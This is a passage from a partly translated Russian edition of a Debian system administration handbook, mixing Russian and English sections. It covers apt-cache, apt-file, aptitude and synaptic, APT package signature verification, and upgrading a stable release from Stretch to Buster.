debfoster имеет более тщательно продуманный подход, очень похожий на APT: она сохраняет перечень пакетов, что есть точно установленны, и запоминает те пакеты, которые действительно нужны между каждым вызовом. Если новые пакеты появляются в системе и если **debfoster** не опознает их как нужные пакеты, они будут показаны на экране вместе с перечнем их зависимостей. Команда далее предложит выбор: удалить пакет (возможно вместе с другими пакетами, которые зависят только от этого удаляемого пакета), пометив его определенным образом, или проигнорировать это временно.

6.3. Команда apt-cache

Команда **apt-cache** может показать много информации, расположенной во внутренней базе АРТ-а. Эта информация помещается в своего рода образ кэша и собирается только из различных источников, которые перечислены в `sources.list` файле. Это происходит (группировка информации в кэш) во время выполнения операции **apt update**.

СЛОВАРЬ Кэш

Кэш является временной системой хранения. Он используется для ускорения получения данных при частых обновлениях системы (при использовании медленных каналов связи, так как услуги за использование более скоростных каналов связи являются более дорогостоящими и поэтому реже используются простыми пользователями). Идея использовать такой кэш может применяться в многочисленных ситуациях и разных масштабированиях, от ядра до микропроцессоров для высокопроизводительных систем хранения.

В случае АРТ-а, справка - файл с названием `Packages` расположен на зеркалах Debian (в репозиториях, хранилищах). Как выше уже было сказано, это очень неэффективно каждый раз обращаться через сеть (интернет) для поиска доступных пакетов в базе (зеркалах, репозиториях, хранилищах), что вы хотите установить (переустановить). Именно поэтому АРТ сохраняет копию тех файлов (в `/var/lib/apt/lists/`) и в первую очередь ищет там - в ваших локальных файлах. Аналогично, `/var/cache/apt/archives/` содержит кэш, ранее загруженных (полученных) пакетов, чтобы предотвратить повторную загрузку в случае - если понадобится снова их установить (после удаления их ранее).

On the other hand, it is mandatory to run **apt update** regularly to update the cache. Otherwise your package search results will always miss the latest updates distributed by the Debian mirrors.

Команда **apt-cache** может делать пакетный поиск по регулярному выражению - маске (шаблону) с **apt-cache search keyword**. Она может также отображать заголовки пакетов доступных версий с **apt-cache show package**. Эта команда предоставляет описание пакета, его зависимости, имена его разработчиков, и так далее. Запомните что **apt search**, **apt show**, **aptitude search**, **aptitude show** работают одинаковым образом.

АЛЬТЕРНАТИВА `axi-cache`

apt-cache search есть очень элементарный инструмент, в основном осуществляющий **grep** - поиск в описаниях пакетов. Команда часто возвращает слишком много результатов или вообще ничего - когда вы включили слишком много слов.

axi-cache search *term*, on the other hand, provides better results, sorted by relevancy. It uses the *Xapian* search engine and is part of the `apt-xapian-index` package which indexes all package information (and more, like the `.desktop` files from all Debian packages). It knows about tags (see sidebar [УГЛУБЛЯЕМСЯ Поле Tag](#)) and returns results in a matter of milliseconds.

```
$ axi-cache search package use::searching

100 results found.
Results 1-20:
100% packagesearch - GUI for searching packages and viewing package information
99% apt-utils - package management related utility programs
98% whohas - query multiple distributions' package archives
98% dpkg-awk - Gawk script to parse /var/lib/dpkg/{status,available} and Packages
97% apt-file - search for files within Debian packages (command-line interface)
[...]
90% wajig - unified package management front-end for Debian
More terms: debtags debian paket dpkg search pakete tools
More tags: role::program interface::commandline works-with::software:package suite::d
`axi-cache more' will give more results
```

Некоторые возможности используется более редко. Для примера, **apt-cache policy** отображает приоритеты источников пакетов также хорошо как и отдельных пакетов. Другой пример это **apt-cache dumpavail**, которая отображает заголовки всех доступных версий всех пакетов. Команда **apt-cache pkgnames** отображает перечень всех пакетов, которые появлялись по крайней мере однажды в кэше.

COBET apt-cache policy

The **apt-cache policy** command displays the pinning priorities and distribution properties of each package source as explained in [Раздел 6.2.5, «Управление приоритетами пакетов»](#). It can also show the pinning priorities for all available versions and sources of a package. For the `sources.list` example used in [Пример 6.2, «Файл /etc/apt/sources.list для пользователей Debian Stable»](#) and APT::Default-Release set to "buster", the output will look like this:

```
$ apt-cache policy
Package files:
 100 /var/lib/dpkg/status
      release a=now
 100 https://deb.debian.org/debian buster-backports/contrib amd64 Packages
      release o=Debian Backports,a=buster-backports,n=buster-backports,l=Debian Backport
      origin deb.debian.org
 100 https://deb.debian.org/debian buster-backports/main amd64 Packages
      release o=Debian Backports,a=buster-backports,n=buster-backports,l=Debian Backport
```

```
origin deb.debian.org
990 https://deb.debian.org/debian buster/non-free amd64 Packages
    release v=10.0,o=Debian,a=stable,n=buster,l=Debian,c=non-free,b=amd64
    origin deb.debian.org
990 https://deb.debian.org/debian buster/contrib amd64 Packages
    release v=10.0,o=Debian,a=stable,n=buster,l=Debian,c=contrib,b=amd64
    origin deb.debian.org
990 https://deb.debian.org/debian buster/main amd64 Packages
    release v=10.0,o=Debian,a=stable,n=buster,l=Debian,c=main,b=amd64
    origin deb.debian.org
990 http://security.debian.org buster/updates/main amd64 Packages
    release v=10.0,o=Debian,a=stable,n=buster,l=Debian-Security,c=main,b=amd64
    origin security.debian.org
```

apt-cache policy can also show the pinning priorities for all available versions and sources of a given package.

```
$ apt-cache policy iptables
iptables:
  Installed: 1.8.2-4
  Candidate: 1.8.2-4
  Version table:
    1.8.3-2~bpo10+1 100
      100 https://deb.debian.org/debian buster-backports/main amd64 Packages
*** 1.8.2-4 990
    990 https://deb.debian.org/debian buster/main amd64 Packages
    100 /var/lib/dpkg/status
```

Although there is a newer version of iptables in the buster-backports repository, APT will not install it automatically based on the priority. One would have to use **apt install iptables/buster-backports** or add a higher pinning priority to `/etc/apt/preferences.d/iptables`:

```
Package: iptables
Pin: release o=Debian Backports, a=buster-backports
Pin-Priority: 1001
```

6.4. The apt-file Command

Sometimes we refer to a file or a command and you might wonder, in which package it will be found. Fortunately the Debian repositories not only contain information about all the binary packages provided, but also all the files shipped with them. This information is stored in files named `Contents-arch.gz` and `Contents-udeb-arch.gz`. This information is not automatically downloaded by APT. Instead it needs the **apt-file update** command (from the similar named package) to retrieve the contents of all package sources mentioned in `/etc/apt/sources.list`. To update the database on a weekly base, the following entry can be added to `/etc/crontab` if convenient.

```
@weekly root test -x /usr/bin/apt-file && /usr/bin/apt-file updat
```

After the database has been updated, the command **apt-file search pattern** will list all packages, which contain a filename or path containing the pattern.

```
$ apt-file search bin/axi-cache  
apt-xapian-index: /usr/bin/axi-cache
```

The command **apt-file list package** will list all files shipped with the package instead.

TIP Listing a package contents and finding a file's package

Similar to **apt-file list** the command **dpkg -L package** lists all files, but only for an installed package. To find the package, a local file belongs to, use **dpkg -S file** (see [Раздел 5.4.3, «Запросы к базе данных dpkg и анализ файлов .deb»](#)). To list all local files not belonging to any installed package, you might want to take a look at the `cruft` or the `cruft-ng` package.

6.5. Графические оболочки: **aptitude**, **synaptic**

APT is a C++ program whose code mainly resides in the `libapt-pkg` shared library. Using a shared library facilitates the creation of user interfaces (front-ends), since the code contained in the library can easily be reused. Historically, **apt-get** was only designed as a test front-end for `libapt-pkg` but its success tends to obscure this fact.

6.5.1. программа aptitude

aptitude is an interactive program that can be used in semi-graphical mode on the console. You can browse the list of installed and available packages, look up all the available information, and select packages to install or remove. The program is designed specifically to be used by administrators, so that its default behaviors are designed to be much more intelligent than **apt-get**'s, and its interface much easier to understand.

Рисунок 6.1. The aptitude менеджер пакетов

```
Actions Undo Package Resolver Search Options Views Help
C-T: Menu ? : Help q: Quit u: Update g: Preview/Download/Install/Remove Pkgs
aptitude 0.8.12 @ vagon
i A apg                                2.2.3.dfsg.1-5 2.2.3.dfsg.1-
i A apparmor                            2.13.3-7    2.13.3-7
i A appstream                           0.12.9-1   0.12.9-1
i apt                                    1.8.4      1.8.4
i apt-file                               3.2.2      3.2.2
i apt-listbugs                         0.1.30     0.1.30
i apt-show-versions                     0.22.11    0.22.11
i apt-utils                             1.8.4      1.8.4
i apt-xapian-index                     0.50       0.50
i aptitude                             0.8.12-1   0.8.12-1
i A aptitude-common                     0.8.12-1   0.8.12-1
i A arch-test                           0.16-2     0.16-2
i A at                                   3.1.23-1+b1 3.1.23-1+b1
i base-files                           11          11
terminal-based package manager
aptitude is a package manager with a number of useful features, including: a mutt-like syntax for matching packages in a flexible manner, dselect-like persistence of user actions, the ability to retrieve and display the Debian changelog of most packages, and a command-line mode similar to that of apt-get.

aptitude is also Y2K-compliant, non-fattening, naturally cleansing, and housebroken.
Homepage: https://wiki.debian.org/Aptitude
Tags: admin::configuring, admin::package-management, implemented-in::c++, interface::commandline,
      interface::text-mode, role::program, scope::application, suite::debian, uitoolkit::ncurses,
      use::browsing, use::configuring, use::downloading, use::searching,
      works-with::software:package
```

When it starts, **aptitude** shows a list of packages sorted by state (installed, non-installed, or installed but not available on the mirrors — other sections display tasks, virtual packages, and new packages that appeared recently on mirrors). To facilitate thematic browsing, other views are available. In all cases, **aptitude** displays a list combining categories and packages on the screen. Categories are organized through a tree structure, whose branches can respectively be unfolded or closed with the **Enter**, [and] keys. + should be

used to mark a package for installation, - to mark it for removal and `_` to purge it (note that these keys can also be used for categories, in which case the corresponding actions will be applied to all the packages of the category). **u** updates the lists of available packages and **Shift+u** prepares a global system upgrade. **g** switches to a summary view of the requested changes (and typing **g** again will apply the changes), and **q** quits the current view. If you are in the initial view, this will effectively close **aptitude**.

ДОКУМЕНТАЦИЯ aptitude

This section does not cover the finer details of using **aptitude**. It rather focuses on giving you a survival kit to use it. But it is well documented and we advise you to use its complete manual available in the `aptitude-doc-en` package (see `/usr/share/doc/aptitude/html/en/index.html`) or at <https://www.debian.org/doc/manuals/aptitude/>.

Для поиска пакета нажмите `/` и, в открывшемся окошке, введите пример (шаблон). Этот шаблон программа будет искать в именах пакетов. Можно также искать в других секциях пакета. Для этого в окошке для поиска надо ввести вначале дополнительное сочетание клавиш, а потом само слово для поиска: `~d` - для поиска в описании пакета `~s` - для поиска в разделе. Есть и другие характеристики, которые подробно описаны в документации. Похожие шаблоны могут фильтровать перечень показываемых пакетов. Для этого нажмите клавишу **I** и далее введите имя шаблона (как в *limit*). Будут видны только пакеты, в названии которых упоминается шаблон.

Управление "автоматическим флагом" ("automatic flag") в пакетах Debian-а (смотри [Раздел 6.2.7, «Трассирование автоматически устанавливаемых пакетов \(наблюдение\)»](#)) легче с **aptitude**. Можно при просмотре списка установленных пакетов пометить пакет с "автоматическим флагом" ("automatic flag") - комбинацией клавиш **Shift+m**. Удалить эти пометки - с клавишей **m**. Пакеты, с установленным "автоматическим флагом" ("Automatic packages") показаны с отметкой "A" слева на экране напротив имени пакета. А эта функция предлагает простой путь отчетливо представить себе перечень пакетов, использованных на вашем компьютере, чтобы вы действительно не беспокоились о библиотеках и зависимостях.

Соответствующий шаблон может быть использован с **I** (чтобы активировать режим фильтрации) и **~i !~M**. А эта функция позволит вам посмотреть установленные пакеты (**~i**), а те что не промаркованы как автоматически поставленные смотрим так (**!~M**).

ИНСТРУМЕНТ использующий aptitude в интерфейсе командной строки терминала

Большинство возможностей команды **aptitude** доступны через интерактивный интерфейс в консоле (общение с программой через команды-строки в консоле). Такой способ общения с программой хорошо знаком постоянным пользователям программ **apt-get** и **apt-cache**.

Расширенные возможности программы **aptitude** также доступны в режиме команды-строки. Вы можете использовать похожие шаблоны поиска как в интерактивной версии. Для примера, если вы хотите почистить лист пакетов "вручную установленных", и если вы знаете, что нет локально установленных программ, нуждающихся в любой специфичной библиотеке модулей Perl, вы можете промаркировать соответствующие пакеты как автоматические с одиночной командой:

```
# aptitude markauto '~slibs|~sperl'
```

Здесь, вы можете отчетливо увидеть мощность шаблонных поисков программы **aptitude**, которая дает возможность мгновенно выбрать все пакеты в **libs** и **perl** секциях (разделах).

Остерегайтесь - при маркировании некоторых пакетов как "автоматически установленных" и если нет других пакетов, зависящих от них - эти пакеты будут удалены немедленно (после запроса на подтверждение).

6.5.1.1. Управление Рекомендациями, Предложениями и Задачами

Another interesting feature of **aptitude** is the fact that it respects recommendations between packages while still giving users the choice not to install them on a case by case basis. For example, the **gnome** package recommends **transmission-gtk** (among others). When you select the former for installation, the latter will also be selected (and marked as automatic if not already installed on the system). Typing **g** will make it obvious: **transmission-gtk** appears on the summary screen of pending actions in the list of packages installed automatically to satisfy dependencies. However, you can decide not to install it by deselecting it before confirming the operations.

Запомни, что эта рекомендованная трассирующая (отслеживающая)

возможность не применяется к обновлениям (upgrade). Для примера, если новая версия gnome рекомендует пакет, что ранее не рекомендовала, пакет не будет отмечен к установке. Однако это будет показано на предварительном просмотре на экране при обновлении и администратор сможет сам отметить данный пакет к установке (если в нем есть необходимость).

Suggestions between packages are also taken into account, but in a manner adapted to their specific status. For example, since gnome suggests empathy, the latter will be displayed on the summary screen of pending actions (in the section of packages suggested by other packages). This way, it is visible and the administrator can decide whether to take the suggestion into account or not. Since it is only a suggestion and not a dependency or a recommendation, the package will not be selected automatically — its selection requires a manual intervention from the user (thus, the package will not be marked as automatic).

В том же духе, вспомните **aptitude** делает умное использование общего представления задачи. Как только задача отображается как категории на экране в перечне пакетов, ты можешь выбрать из двух вариантов: согласиться на полный вариант предложенного для установки или удаления, или просмотреть перечень пакетов, включенных в задачу, чтобы выбрать более мелкие под-задачи (и откорректировать при необходимости. Например отказаться от рекомендованных и предложенных пакетов).

6.5.1.2. Улучшенные алгоритмы решения

Завершая этот раздел, хотелось бы напомнить, что программа **aptitude** имеет более продуманные алгоритмы в сравнении с **apt-get** в случаях, когда приходится разрешать затруднительные ситуации. После определения пользователем что он хочет установить или удалить (отметил соответствующим образом в программе нужные пакеты) программа просчитывает возможные комбинации. В частности - может ли данные действия привести к разбалансировке системы. **aptitude** вычисляет несколько возможных сценариев и представляет их в порядке уменьшения рекомендуемого ею (релевантности). Однако те алгоритмы

не являются безотказными. К счастью в таких случаях всегда есть возможность вручную выбрать желаемое действие. Когда выбранные действия приведут к противоречиям, верхняя часть экрана покажет количество обрываемых (“broken”) пакетов (и вы можете непосредственно перейти к тем пакетам через нажатие клавиши **b**). Затем можно вручную откорректировать нужный пакет (согласиться на установку, отменить ее или другое). В частности, вы можете получить доступ к различным доступным версиям пакетов просто выбрав нужный пакет нажатием клавиши **Enter**. Если, из предложенного, вы выбрали какой-то вариант и он решает возникшую проблему, то программа напишет - что препятствия устраниены. Не стесняйтесь использовать данную функцию. Когда количество оборванных пакетов понизится до 0, вы можете без опаски перейти к предварительному просмотру на экране суммарной информации предлагаемых (отложенных) программой действий для последней проверки, прежде чем применять их.

ЗАМЕТКА Журнал программы aptitude

Подобно **dpkg**, программа **aptitude** сохраняет историю всех выполненных действий в своем журнале (`/var/log/aptitude`). Однако, эти две программы работают на разных уровнях, вы не сможете найти похожую информацию в соответствующим им журналах. Программа **dpkg** журнализирует все операции, выполненные с отдельными пакетами шаг за шагом. А программа **aptitude** дает более широкий обзор высокоуровневых операций, подобных общесистемному обновлению.

Будьте внимательны (осторожнее), только этот журнал содержит суммарно операции выполненные программой **aptitude**. Иногда используются другие графические программы (или даже используют **dpkg**) для просмотра журналов. В этом случае журнал программы **aptitude** будет отражать частично перечень выполненных действий. Таким образом вы не можете полагаться на него для целей построения достоверной истории обновления-изменения вашей системы.

6.5.2. Программа synaptic

Программа **synaptic** - это графический менеджер для Debian-а, который имеет опрятный и эффективный графический интерфейс базирующийся на GTK+/GNOME. Он имеет много готовых к использованию фильтров. Они дают возможность быстро получить доступ к новым годным пакетам, установленным пакетам, обновляемым пакетам, устаревшим пакетам и так далее. При просмотре перечня пакетов вы можете выбрать операции, которые будут сделаны с пакетами (установка, обновление, удаление, полная очистка вместе с удалением). Эти выбранные операции не будут выполнены немедленно, а только поставлены в перечень планируемых задач (отложенные действия). Одиночное нажатие клавиши мыши запустит процесс выполнения заданного (планируемого). При этом программа сначала проверит правильность операции (имеется в виду нет ли конфликтов с другими пакетами, имеются ли неудовлетворенные зависимости, имеются ли рекомендованные и предлагаемые пакеты и так далее) и затем выполнит их на одном дыхании.

Рисунок 6.2. synaptic менеджер пакетов

Synaptic Package Manager

File Edit Package Settings Help

Reload Mark All Upgrades Apply Properties Search

All	S	Package	Installed Version	Latest Version	Description
Installed		kbd	2.0.3-2+b1	2.0.3-2+b1	Linux console font and keytable utilities
Installed (auto removable)		keyboard-configuration	1.164	1.164	system-wide keyboard preferences
Installed (manual)		klbc-utils	2.0.4-9	2.0.4-9	small utilities built with klbc for early boot
Not installed		kmod	23-2	23-2	tools for managing Linux kernel modules
		krb5-locales	1.15-1+deb9u1	1.15-1+deb9u1	internationalization support for MIT Kerberos
		laptop-detect	0.13.8	0.13.8	system chassis type checker
		less	481-2.1	481-2.1	pager program similar to more
		liba52-0.7.4	0.7.4-19	0.7.4-19	library for decoding ATSC A/52 streams

system-wide keyboard preferences ⓘ

Get Screenshot Get Changelog

This package maintains the keyboard preferences in /etc/default/keyboard. Other packages can use the information provided by this package in order to configure the keyboard on the console or in X Window.

Sections Status Origin Custom Filters Search Results Architecture

1615 packages listed, 1615 installed, 0 broken. 1 to install/upgrade, 1 to remove; 18.4 kB will be freed

6.6. Проверка подлинности пакета

Безопасность очень важна для администраторов Falcot Corp. Соответственно, они должны быть уверены, что только они устанавливают пакеты, которые гарантировано приходят от Debian без искажения по пути. Компьютерный взломщик может попытаться добавить вредоносный коды тем или иным способом в легальный пакет. Такой пакет, если он установлен, может делать что угодно, что придумал взломщик, включая - для примера - раскрытие паролей или конфиденциальной информации. Чтобы обойти этот риск, Debian поддерживает помехоустойчивые подписи для гарантии — что в момент установки — этот пакет действительно пришел от его официального разработчика и не был модифицирован третьей стороной (то есть посторонними).

The seal works with a chain of cryptographical hashes and a signature and is explained in detail in `apt-secure(8)`. Starting with Debian 10 Buster the signed file is the `InRelease` file, provided by the Debian mirrors. There is also a legacy file called `Release`. Both contain a list of the `Packages` files (including their compressed forms, `Packages.gz` and `Packages.xz`, and the incremental versions), along with their SHA256 hashes, which ensures that the files haven't been tampered with. These `Packages` files contain a list of the Debian packages available on the mirror, along with their hashes, which ensures in turn that the contents of the packages themselves haven't been altered either. The difference between `InRelease` and `Release` is that the former is cryptographically signed in-line, whereas the latter provides a detached signature in the form of the file `Release.gpg`.

NOTE The future of `Release` and `Release.gpg`

Probably with the release of Debian 11 Bullseye APT will remove support for the legacy files `Release` and `Release.gpg`, used since APT 0.6, which introduced support for an archive authentication.

APT needs a set of trusted GnuPG public keys to verify signatures in the InRelease and Release.gpg files available on the mirrors. It gets them from files in /etc/apt/trusted.gpg.d/ and from the /etc/apt/trusted.gpg keyring (managed by the **apt-key** command). The official Debian keys are provided and kept up-to-date by the debian-archive-keyring package which puts them in /etc/apt/trusted.gpg.d/. Note, however, that the first installation of this particular package requires caution: even if the package is signed like any other, the signature cannot be verified externally. Cautious administrators should therefore check the fingerprints of imported keys before trusting them to install new packages:

```
# apt-key fingerprint
/etc/apt/trusted.gpg.d/debian-archive-buster-automatic.gpg
-----
pub    rsa4096 2019-04-14 [SC] [expires: 2027-04-12]
      80D1 5823 B7FD 1561 F9F7  BCDD DC30 D7C2 3CBB ABEE
uid          [ unknown] Debian Archive Automatic Signing Key (10
sub    rsa4096 2019-04-14 [S] [expires: 2027-04-12]

/etc/apt/trusted.gpg.d/debian-archive-buster-security-automatic.g
-----
pub    rsa4096 2019-04-14 [SC] [expires: 2027-04-12]
      5E61 B217 265D A980 7A23  C5FF 4DFA B270 CAA9 6DFA
uid          [ unknown] Debian Security Archive Automatic Signin
sub    rsa4096 2019-04-14 [S] [expires: 2027-04-12]

/etc/apt/trusted.gpg.d/debian-archive-buster-stable.gpg
-----
pub    rsa4096 2019-02-05 [SC] [expires: 2027-02-03]
      6D33 866E DD8F FA41 C014  3AED DCC9 EFBF 77E1 1517
uid          [ unknown] Debian Stable Release Key (10/buster) <d

/etc/apt/trusted.gpg.d/debian-archive-jessie-automatic.gpg
-----
pub    rsa4096 2014-11-21 [SC] [expires: 2022-11-19]
      126C 0D24 BD8A 2942 CC7D  F8AC 7638 D044 2B90 D010
uid          [ unknown] Debian Archive Automatic Signing Key (8/

/etc/apt/trusted.gpg.d/debian-archive-jessie-security-automatic.g
-----
pub    rsa4096 2014-11-21 [SC] [expires: 2022-11-19]
      D211 6914 1CEC D440 F2EB  8DDA 9D6D 8F6B C857 C906
uid          [ unknown] Debian Security Archive Automatic Signin
```

```
/etc/apt/trusted.gpg.d/debian-archive-jessie-stable.gpg
-----
pub    rsa4096 2013-08-17 [SC] [expires: 2021-08-15]
      75DD C3C4 A499 F1A1 8CB5  F3C8 CBF8 D6FD 518E 17E1
uid          [ unknown] Jessie Stable Release Key <debian-releas
/etc/apt/trusted.gpg.d/debian-archive-stretch-automatic.gpg
-----
pub    rsa4096 2017-05-22 [SC] [expires: 2025-05-20]
      E1CF 20DD FFE4 B89E 8026  58F1 E0B1 1894 F66A EC98
uid          [ unknown] Debian Archive Automatic Signing Key (9/
sub    rsa4096 2017-05-22 [S] [expires: 2025-05-20]
/etc/apt/trusted.gpg.d/debian-archive-stretch-security-automatic.
-----
pub    rsa4096 2017-05-22 [SC] [expires: 2025-05-20]
      6ED6 F5CB 5FA6 FB2F 460A  E88E EDA0 D238 8AE2 2BA9
uid          [ unknown] Debian Security Archive Automatic Signin
sub    rsa4096 2017-05-22 [S] [expires: 2025-05-20]
/etc/apt/trusted.gpg.d/debian-archive-stretch-stable.gpg
-----
pub    rsa4096 2017-05-20 [SC] [expires: 2025-05-18]
      067E 3C45 6BAE 240A CEE8  8F6F EF0F 382A 1A7B 6500
uid          [ unknown] Debian Stable Release Key (9/stretch) <d
```

НА ПРАКТИКЕ Добавление доверенных ключей

Когда третья сторона (то есть постороннее лицо) что-то добавила в файл sources.list пакета, APT будет нуждаться в подтверждении, чтобы начать доверять соответствующим GPG идентификационным ключам (в противном случае программа выравит недовольство, что она не может гарантировать подлинность, достоверность пакетов приходящих из того хранилища). Конечно первым шагом надо получить открытый ключ. В большинстве случаев, ключ будет предоставляться в виде маленького текстового файла, который мы будем называть key.asc в следующих примерах.

To add the key to the trusted keyring, the administrator can just put it in a *.asc file in /etc/apt/trusted.gpg.d/. This is supported since Debian Stretch. With older releases, you had to run **apt-key add <key.asc**.

Как только подходящий ключ будет найден на связке ключей, APT будет проверять подписи до проведения любой рисковой операции. Таким же образом и графические и псевдо-графические оболочки будут

отображать предупреждения в случае, если не может быть выполнена идентификация запрашиваемого к установке пакета.

6.7. Обновление Одного Стабильного Дистибутива в Следующий

Одна из самых известных особенностей Debian - это возможность обновлять установленную систему из одного стабильного выпуска в следующий: *dist-upgrade*. Во многом благодаря этой, хорошо известной команде, очень сильно повысилась репутация всего проекта. С небольшой предосторожностью, обновление компьютера может продолжаться по времени - как всего несколько минут, так и несколько десятков минут. Это зависит от скорости загрузки (вашего провайдера) из хранилищ с пакетами.

6.7.1. Рекомендованный порядок действий

Как только Debian перестанет работать некоторое время над текущей стабильной версией, ты получишь предупреждение об этом и о необходимости выполнить обновление вашего дистрибутива на следующую стабильную версию.

К ОСНОВАМ Заметки о выпуске

Заметки о выпуске новой версии операционной системы (а в более общем случае - для любого программного обеспечения) - это документ, дающий обзор программных продуктов, с некоторыми подробностями касательно особенностей этих версий. Эти документы как правило короче, в сравнении с полным комплектом документации. В них обычно перечислены возможности, которые вводятся в сравнении с предыдущей версией. Они также сообщают детали о процедурах обновления, предупреждения для пользователей предыдущих версий, и иногда опечатки.

Release notes are available online: the release notes for the current stable release have a dedicated URL, while older release notes can be found with their codenames:

- <https://www.debian.org/releases/stable/releasenotes>
- <https://www.debian.org/releases/stretch/releasenotes>

In this section, we will focus on upgrading a Stretch system to Buster. This is a major operation on a system; as such, it is never 100% risk-free, and should not be attempted before all important data has been backed up.

Другая хорошая привычка, которая сделает обновление быстрее (и короче), - это привести в порядок ваши установленные пакеты и хранить только те из них, что действительно необходимы вам. Полезные инструменты, делающие это, имеются в программах **aptitude**, **deborphan** и **debfoster** (смотри [Раздел 6.2.7, «Трассирование автоматически устанавливаемых пакетов \(наблюдение\)](#)). Для примера, ты можешь использовать следующую команду, и следом использовать еще одну команду **aptitude** в интерактивном режиме для двойной проверки и тонкой настройки намеченных удалений (команды вводятся одной строкой и они будут выполнены поочередно - слева-направо):

```
# deborphan | xargs aptitude --schedule-only remove
```

TIP Finding changed files

The **debsums** command can check if files on the local system, which are part of an installed package, have been altered. It uses a simple hashsum algorithm and the information in `/var/lib/dpkg/info/package.md5sums` (see [Раздел 5.2.3, «Контрольные суммы, список конфигурационных файлов»](#)). To find all altered configuration files use **debsums -ec**. To check the whole system, use **debsums -c**.

Now for the upgrading itself. First, you need to change the `/etc/apt/sources.list` file to tell APT to get its packages from Buster instead of Stretch. If the file only contains references to Stable rather than explicit codenames, the change isn't even required, since Stable always refers to the latest released version of Debian. In both cases, the database of available packages must be refreshed (with the **apt update** command or the refresh button in **synaptic**).

NOTE Repository information changes

When a new stable version of Debian is released, some fields in the `Release` and `InRelease` files of a repository change, like the `Suite` field. When this happens, downloading data from the repository is declined until the change is confirmed to ensure the user is prepared for it. To confirm the change use the `--allow-releaseinfo-change` or `--allow-releaseinfo-change-field` options for **apt-get** or the `Acquire::AllowReleaseInfoChange` configuration option.

Как только эти новые исходные пакеты будут зарегистрированы, вам вначале надо сделать небольшое обновление с **apt upgrade**. Делая обновление в два шага, мы облегчаем работу, используя инструменты для управления пакетами. Эти инструменты много раз обеспечивали нас последними версиями тем программ, которые могут накопить исправления и улучшения, необходимые для обеспечения полного обновления дистрибутива (то есть делают пред-подготовку перед серьезным шагом).

Once this first upgrade is done, it is time to handle the upgrade itself, either with **apt full-upgrade**, **aptitude**, or **synaptic**. You should carefully check the

suggested actions before applying them: you might want to add suggested packages or deselect packages which are only recommended and known not to be useful. In any case, the front-end should come up with a scenario ending in a coherent and up-to-date Buster system. Then, all you need is to do is wait while the required packages are downloaded, answer the debconf questions and possibly those about locally modified configuration files, and sit back while APT does its magic.

6.7.2. Решение проблем после обновления

Несмотря на все усилия сопровождающих Debian, не всегда большие системные обновление проходят так гладко как вы можете пожелать. Новые версии программных продуктов могут быть несовместимы с предыдущими такими же программами (для примера, может измениться: их поведение по умолчанию или формат данных). Кроме того, некоторые ошибки могут проскользнуть сквозь имеющиеся недоработки в программах (через "дыры", о которых еще не известно разработчикам) несмотря на то, что уже была стадия тестирования, которая всегда предшествует выпуску Debian.

Предвосхищая некоторые из возможных проблем, вы можете установить пакет apt-listchanges, который отобразит информацию о возможных проблемах в самом начале обновления пакетов. Эта информация компилируется (собирается) сопровождающими пакетов и помещается в файлы /usr/share/doc/package/NEWS.Debian для того, чтобы помочь пользователям в процессе обновления. Чтение этих файлов (возможно сквозь apt-listchanges) поможет вам избежать неприятных сюрпризов.

You might sometimes find that the new version of a software doesn't work at all. This generally happens if the application isn't particularly popular and hasn't been tested enough; a last-minute update can also introduce regressions which are only found after the stable release. In both cases, the first thing to do is to have a look at the bug tracking system at

<https://bugs.debian.org/package>, and check whether the problem has already been reported. If this is case, it will be also listed before the upgrade begins, if you have apt-listbugs installed. If it hasn't, you should report it yourself with **reportbug**. If it is already known, the bug report and the associated messages are usually an excellent source of information related to the bug:

- иногда заплата уже существует, и она доступна в системе отслеживания ошибок; кроме того вы можете перекомпилировать (пересобрать) исправленную версию оборванного пакета локально

(смотри [Раздел 15.1, «Пересборка пакета из его исходного кода»](#));

- в других случаях, пользователи возможно уже нашли обходной путь решения данной проблемы и поделились этими знаниями между собой в их сообщениях к этой ошибке;
- Кроме того в других случаях, пакет с исправленной ошибкой может быть уже приготовлен и имеется об этом публикация от сопровождающих.

Depending on the severity of the bug, a new version of the package may be prepared specifically for a new revision of the stable release. When this happens, the fixed package is made available in the proposed-updates section of the Debian mirrors (see [Раздел 6.1.2.3, «Предполагаемые обновления»](#)). The corresponding entry can then be temporarily added to the sources.list file, and updated packages can be installed with **apt** or **aptitude**.

Sometimes the fixed package isn't available in this section yet because it is pending a validation by the Stable Release Managers. You can verify if that is the case on their web page. Packages listed there aren't available yet, but at least you know that the publication process is ongoing.

→ <https://release.debian.org/proposed-updates/stable.html>

6.7.3. Cleaning Up after an Upgrade

APT usually ensures a clean upgrade, pulling in new and updated dependencies, or removing conflicting packages. But even being such a great tool, it cannot cover all tasks users and administrators will face after an upgrade, because they require a human decision.

6.7.3.1. Packages removed from the Debian Archive

Sometimes the Debian FTP Masters remove packages from the Debian archive, because they contain release critical bugs, were abandoned by their upstream author or their package maintainer, or simply reached their end of life. In this case a newer Debian release does not ship the package anymore. To find all packages, which do not have a package source, use the **apt-show-versions** command:

```
$ apt-show-versions | grep "No available version"
```

A similar result can be achieved by **aptitude search ~o**. If the packages found are not required anymore, they should be purged from the system, because they will not face any updates for critical or security related bugs anymore.

6.7.3.2. Dummy and Transitional Packages

Sometimes, it might be necessary for a package to get a new name. In this case often the old package is kept as an (almost) empty package, depending on the new one and installing only the mandatory files in `/usr/share/doc/package/`. Such packages are called "dummy" or "transitional" packages. If the package maintainer in charge also changed the section of this package to `oldlibs`, then tools like **aptitude**, **deboprhon**, or **debfoster** (see sidebar [АЛЬТЕРНАТИВА deborphan и debfoster](#)) can pickup these packages to suggest their removal.

Unfortunately there is currently no foolproof way of making sure that these packages are automatically removed or picked by the tools mentioned above.

One way to check if the system still has some of these packages installed, is to look through the package descriptions of installed packages and then check the results. Be careful not to schedule the results for automatic removal, because this method can lead to false positives:

```
$ dpkg -l | grep ^ii | grep -i -E "(transition|dummy)"
```

Because the new package is pulled in as a dependency of the transitional package, it is usually marked as automatically installed and might be scheduled for removal if you try to purge the transitional package from your system. In this case you can use either of the approaches described in sidebar [COBET Удаление и установка в одной команде](#) and [Раздел 6.2.7, «Трассирование автоматически устанавливаемых пакетов \(наблюдение\)»](#) to selectively remove the transitional package.

6.7.3.3. Old or Unused Configuration Files

If the upgrade was successful there might be some configuration file cruft, either from dpkg (see [Раздел 5.2.3, «Контрольные суммы, список конфигурационных файлов»](#)), ucf or from removed packages. The latter can be [purged](#) by using **apt autoremove --purge**. The configuration files that were handled by dpkg or ucf during the upgrade process have left some counterparts with a dedicated suffix (e.g. .dpkg-dist, .dpkg-old, .ucf-old). Using the **find** or **locate** command can help to track them down. If they are no longer of any use, they can be deleted.

6.7.3.4. Files not owned by any Package

